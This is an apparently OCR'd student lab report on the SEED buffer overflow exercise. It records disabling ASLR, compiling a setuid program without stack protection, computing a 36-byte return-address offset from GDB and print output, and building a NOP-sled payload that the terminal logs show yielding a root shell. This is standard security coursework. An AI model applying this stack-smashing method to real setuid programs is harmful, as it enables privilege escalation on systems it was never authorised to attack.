Tucker Cook


cook2tc@mail.uc.edu

3/07/25
GitHub Link to code in this project

Task 1:

Observations

- OP codes in call_shellcode are successfully able to launch a shell



Task 2:

Performing Attack

- Disable address space randomizatoin
- compile vulrable program with -z execstack -fno-stack-protector flags
- set root permissions for stack executable
- compile exploit file
- execute 'exploit'
- execute 'stack' as super user

Value of ebp

- Initially used GDB and set breakpoint at bof function to view values of $ebp & &buffer
- However... address of &buffer continued to be 0xb7f1f5b4, which is outside of the stack frame of eof making the calculation offset to return address way too big and not practical
- Instead, put print statements in stack.c to get address this way and these ended up being useful
- In addition to this, executing the command not as super user results in different addresses
  - Buffer address: 0xbffff448
  - EBP: 0xbffff468
  - Buffer (0xbffff448) to EBP (0xbffff468) = 0x20 (32 bytes)
  - Return address is at EBP+4, so offset = 32+4 = 36 bytes

SEEDVMUbuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

/bin/bash 1:21 AM

/bin/bash 66x25

```
gdb-peda$ info frame
Stack level 0, frame at 0xbfffeac0:
 eip = 0x80484f1 in bof; saved eip = 0x8048574
 called by frame at 0xbfffed20
 Arglist at 0xbfffeab8, args:
 Locals at 0xbfffeab8, Previous frame's sp is 0xbfffeac0
 Saved registers:
  ebp at 0xbfffeab8, eip at 0xbfffeabc
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeab8
gdb-peda$ p &buffer
$2 = (char (*)[30]) 0xb7f1f5b4 <buffer>
gdb-peda$
```

Right Ctrl

SEEDVMUbuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

/bin/bash 2:10 AM

/bin/bash 66x25

```
gdb-peda$ p &buffer
$1 = (char (*)[30]) 0xb7f1f5b4 <buffer>
gdb-peda$ quit
[03/07/25]seed@VM:~/bufferOF_lab$ ls
call_shellcode    exploit    exploit.py              stack
call_shellcode.c  exploit.c  peda-session-stack.txt   stack.c
[03/07/25]seed@VM:~/bufferOF_lab$ python -c 'print "A" * 517' > ba
dfile
[03/07/25]seed@VM:~/bufferOF_lab$ ls
badfile           exploit     peda-session-stack.txt
call_shellcode    exploit.c   stack
call_shellcode.c  exploit.py  stack.c
[03/07/25]seed@VM:~/bufferOF_lab$ ./stack
Actual buffer address: 0xbfffeac8
EBP value: 0xbfffeae8
Segmentation fault
[03/07/25]seed@VM:~/bufferOF_lab$
```

Right Ctrl

```
[03/07/25]seed@VM:~/bufferOF_lab$ gcc -o stack -z execstack -fno-s
tack-protector stack.c
[03/07/25]seed@VM:~/bufferOF_lab$ sudo chown root stack
[03/07/25]seed@VM:~/bufferOF_lab$ sudo chmod 4755 stack
[03/07/25]seed@VM:~/bufferOF_lab$ rm exploit
[03/07/25]seed@VM:~/bufferOF_lab$ gcc -o exploit exploit.c
[03/07/25]seed@VM:~/bufferOF_lab$ ./exploit
- Buffer size: 517 bytes (exact size matters)
- Return address offset: 36 bytes
- Shellcode at position 200
- Return address: 0xbffff510 (points to shellcode)
- Binary file output (no null termination)
[03/07/25]seed@VM:~/bufferOF_lab$ ./stack
Actual buffer address: 0xbfffeac8
EBP value: 0xbfffeae8
Segmentation fault
[03/07/25]seed@VM:~/bufferOF_lab$ sudo ./stack
Actual buffer address: 0xbffff448
EBP value: 0xbffff468
# hello from shell
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Deciding Content of badfile

- **NOP sled**: Fill most of the buffer with NOP (0x90) instructions
- **Shellcode**: Place shellcode at position 200, away from buffer start, away from return address area, & large NOP sled
- **Return address**: Calculate and place at offset 36, pointing to shellcode, set return address to exactly buffer_addr + shellcode_pos (0xbffff448 + 200 = 0xbffff510)

Attack successful?

Yes, through exploit.c I was able to launch a root shell as shown in screen shots

```
[03/07/25]seed@VM:~/bufferOF_lab$ gcc -o stack -z execstack -fno-s
tack-protector stack.c
[03/07/25]seed@VM:~/bufferOF_lab$ sudo chown root stack
[03/07/25]seed@VM:~/bufferOF_lab$ sudo chmod 4755 stack
[03/07/25]seed@VM:~/bufferOF_lab$ rm exploit
[03/07/25]seed@VM:~/bufferOF_lab$ gcc -o exploit exploit.c
[03/07/25]seed@VM:~/bufferOF_lab$ ./exploit
- Buffer size: 517 bytes (exact size matters)
- Return address offset: 36 bytes
- Shellcode at position 200
- Return address: 0xbffff510 (points to shellcode)
- Binary file output (no null termination)
[03/07/25]seed@VM:~/bufferOF_lab$ ./stack
Actual buffer address: 0xbfffeac8
EBP value: 0xbfffeae8
Segmentation fault
[03/07/25]seed@VM:~/bufferOF_lab$ sudo ./stack
Actual buffer address: 0xbffff448
EBP value: 0xbffff468
# hello from shell
# id
uid=0(root) gid=0(root) groups=0(root)
#
```